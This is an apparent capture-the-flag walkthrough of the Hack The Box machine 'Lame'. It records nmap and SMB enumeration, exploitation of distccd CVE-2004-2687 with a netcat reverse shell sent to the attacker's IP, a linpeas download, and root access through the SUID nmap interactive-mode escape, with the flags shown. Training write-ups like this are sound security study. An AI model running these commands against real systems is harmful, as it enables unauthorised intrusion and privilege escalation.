

Lame - 10.10.10.3

Wednesday, July 27, 2022 9:27 PM

Started off with a nmap scan nmap -Pn -T5 -sV -sC -A -p- -oN lame_nmap.txt 10.10.10.3
While that was scanning I went to go check out to see if the website is up. But I don't get anything back and you'll see why when the results are done.
We get back some nice info to start us off.
Port 80 isn't open so there was no site for me to check.
But there was other ports open such as port 21 with the version number of vsftpd 2.3.4 (This version of vsftpd is vulnerable to backdoor command execution CVE-2011-2523) I couldn't get it to work though. So I moved on. If you can't get something to work, don't spend to much time on it. Look at the next route you can take and if you get stuck again then go back and try to repeat your steps to make sure you didn't make a typo somewhere.




```
# Nmap 7.92 scan initiated Wed Jul 27 17:39:46 2022 as: nmap -Pn -T5 -sV -sC -A -p- -oN lame_nmap.txt 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.069s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Arris TG862G/CT
cable modem (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or
Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Citrix XenServer
5.5 (Linux 2.6.18) (92%), Linux 2.6.22 (92%), Linux 2.6.8 - 2.6.30 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```




```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2022-07-27T20:43:45-04:00
|_clock-skew: mean: 2h00m23s, deviation: 2h49m46s, median: 20s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   66.89 ms 10.10.14.1
2   67.79 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 27 17:43:59 2022 -- 1 IP address (1 host up) scanned in 252.76 seconds

```

I see that smb is open. 139/445. I run smbmap -H 10.10.10.3 and get back some users.



```
Shellshock:[/home/Shellshock/Documents/htb/lame] -> smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-D
ebian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-D
ebian))
Shellshock:[/home/Shellshock/Documents/htb/lame] -> 
```


we can see that tmp is READ, WRITE. Lets login and see what we can find.
I use smbclient \\\\10.10.10.3\\tmp and we get a hit. I use ls to see what we can find. Unfortunately there is nothing here either. We could use put and get files here but there is no port 80 open for us to execute the files to gain a shell from here. Some bad luck but we got more info so lets keep looking.




```
Shellshock:[/home/Shellshock/Documents/htb/lame] -> smbclient \\\\10.10.10.3\\tmp
Password for [WORKGROUP\Shellshock]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 27 22:26:31 2022
  ..                                 DR        0  Fri Oct 30 23:33:58 2020
  distcc_ff04f12b.stdout              R        0  Wed Jul 27 19:15:07 2022
  distccd_ffebf12b.i                  R       10  Wed Jul 27 19:15:07 2022
  .ICE-unix                          DH        0  Wed Jul 27 17:39:43 2022
  vmware-root                        DR        0  Wed Jul 27 17:40:08 2022
  distccd_ffd3f12b.o                  R        0  Wed Jul 27 19:15:07 2022
  .X11-unix                          DH        0  Wed Jul 27 17:40:08 2022
  sudo_2021_3156.py                  AR     8179  Sat Jul 23 23:20:08 2022
  .X0-lock                           HR       11  Wed Jul 27 17:40:08 2022
  tmp.aIsng23549                      R       22  Wed Jul 27 20:26:13 2022
  distcc_ff3cf12b.stderr              R      119  Wed Jul 27 19:16:44 2022
  5564.jsvc_up                        R        0  Wed Jul 27 17:40:45 2022
  vgauthsvclog.txt.0                  R     1600  Wed Jul 27 17:39:41 2022

                7282168 blocks of size 1024. 5386420 blocks available
```

I go back to the nmap results and see port 3632 is open and it gave us the version of application running. distccd v1
I go to google and search for "distccd v1 exploit" first link brings us to https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855
after reading the exploit it seems to generate a random alpha numeric string. Reads the string. And looks for the trigger exploit which is command, host, port
If it is able to connect to the host it will send the payload and hopefully give us a reverse shell.

Let's give it a try. I started by copying the code and writing it to a file naming it CVE-2004-2687.py, did chmod +x CVE-2004-2687.py
the file is ready to be used. First I started a listener on my attacking machine with nc -lvnp 9001 and then used the following command
./CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" No good, got errors. Then I tried.
python3 CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" I got a connected to remote service Ok but then the socket timed out instantly killing the connection. I went back to the exploit and read the comments, it mentioned that python3 is to new.
So I was going to work my way down from python3 to python. Next up,
python2 CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" Success, we get a shell!






```
Shellshock:[/home/Shellshock/Documents/htb] -> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.3.
Ncat: Connection from 10.10.10.3:44276.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```


Let's upgrade the shell. I used the following.
python -c 'import pty; pty.spawn("/bin/bash")' python3 and python2 didn't work.
export TERM=xterm
stty raw -echo && fg
enter
enter

We're a normal user daemon. I started off with sudo -l but it asked for a password. Let's move on.
I look around a bit and cd /home directory and do a ls and see what's there. Nothing good in the user directory but I did go into makis and find the user.txt file. I do a cat user.txt at it and we get out our first flag.




```
daemon@lame:/home/makis$ cat user.txt
dc5fe551ec49d528a9b512702ebcf77c
```


Next, let's head over to the tmp directory and try to transfer over some enumeration files like linpeas.sh
I go to my attacking machine on my transfers directory where I store all my enumeration files, scripts, images, anything that can be used to help us get an edge on the victim machine.
I use `python3 -m http.server 80` get the server up and running.
On the victim machine ill be in the /tmp directory and use `wget://10.10.14.10/linpeas.sh` which is my attacking machines ip from HackTheBox.
The file gets transferred over no problem. I use the `chmod +x linpeas.sh` making it an executable file.
I use `./linpeas.sh` and it kicks off no problem. We get back a lot of results. Several vulnerabilities, but one in particular catches my eye with the yellow red highlight.



```
╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [4] do_pages_move
      Alt: sieve        CVE-2010-0415
      Source: Spenders Enlightenment
  [5] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [6] half_nelson1
      Alt: econet        CVE-2010-3848
      Source: http://www.exploit-db.com/exploits/17787
  [7] half_nelson2
      Alt: econet        CVE-2010-3850
      Source: http://www.exploit-db.com/exploits/17787
  [8] half_nelson3
      Alt: econet        CVE-2010-4073
      Source: http://www.exploit-db.com/exploits/17787
  [9] msr
      CVE-2013-0268
      Source: http://www.exploit-db.com/exploits/27297
  [10] pipe.c_32bit
      CVE-2009-3547
      Source: http://www.securityfocus.com/data/vulnerabilities/exploits/36901-1.c
  [11] pktcdvd
      CVE-2010-3437
      Source: http://www.exploit-db.com/exploits/15150
  [12] reiserfs
      CVE-2010-1146
      Source: http://www.exploit-db.com/exploits/12130
  [13] sock_sendpage
      Alt: wunderbar_emporium       CVE-2009-2692
      Source: http://www.exploit-db.com/exploits/9435
  [14] sock_sendpage2
      Alt: proto_ops        CVE-2009-2692
      Source: http://www.exploit-db.com/exploits/9436
```



```
[15] video4linux
    CVE-2010-3081
    Source: http://www.exploit-db.com/exploits/15024
[16] vmsplice1
    Alt: jessica biel        CVE-2008-0600
    Source: http://www.exploit-db.com/exploits/5092
[17] vmsplice2
    Alt: diane_lane        CVE-2008-0600
    Source: http://www.exploit-db.com/exploits/5093
```



```
Interesting Files

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 63K Apr 14  2008 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-- 1 root fuse 20K Feb 26  2008 /bin/fusermount
-rwsr-xr-x 1 root root 25K Apr  2  2008 /bin/su
-rwsr-xr-x 1 root root 80K Apr 14  2008 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K Dec 10  2007 /bin/ping
-rwsr-xr-x 1 root root 27K Dec 10  2007 /bin/ping6
-rwsr-xr-x 1 root root 64K Dec  2  2008 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2.9K Apr  2  2008 /lib/dhcp3-client/call-dhclient-script (Unknown SUID binary)
-rwsr-xr-x 2 root root 106K Feb 25  2008 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerableedit
-rwsr-sr-x 1 root root 7.3K Jun 25  2008 /usr/bin/X
-rwsr-xr-x 1 root root 8.4K Nov 22  2007 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37K Apr  2  2008 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 13K Dec 10  2007 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 106K Feb 25  2008 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 12K Nov 22  2007 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11K Dec 10  2007 /usr/bin/arping
You own the SUID file: /usr/bin/at
-rwsr-xr-x 1 root root 19K Apr  2  2008 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 28K Apr  2  2008 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 763K Apr  8  2008 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K Apr  2  2008 /usr/bin/chsh
-rwsr-xr-x 1 root root 16K Nov 22  2007 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29K Apr  2  2008 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.
1(02-1997)
-rwsr-xr-x 1 root root 46K Mar 31  2008 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 13K Mar 27  2008 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 263K Oct  4  2007 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-- 1 root telnetd 5.9K Dec 17  2006 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 11K Mar  9  2010 /usr/lib/apache2/suexec
-rwsr-xr-x 1 root root 4.5K Nov  5  2007 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 162K Apr  6  2008 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9.4K Aug 17  2009 /usr/lib/pt_chown  --->  GNU_glibc_2.1/2.1.1_-6(08-1999)
-r-sr-xr-x 1 root root 14K Nov  3  2020 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 9.4K Nov  3  2020 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
```


the /usr/bin/nmap suid

I head over to https://gtfobins.github.io/ and search for nmap

I cd /usr/bin where the suid is located.

I start off with shell code (a) and nothing happened. So I keep going down the list.

Shell (b) worked!




```
daemon@lame:/tmp$ cd /usr/bin/
daemon@lame:/usr/bin$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

we can now cd /root and see what is there which is the root.txt flag!

we have successfully rooted this box!

Shellshocked



```
sh-3.2# cd /root
sh-3.2# ls
Desktop  reset_logs.sh  root.txt  vnc.log
sh-3.2# cat root.txt
3a6dadc17b869927153cd30ead8ce0c8
sh-3.2#
```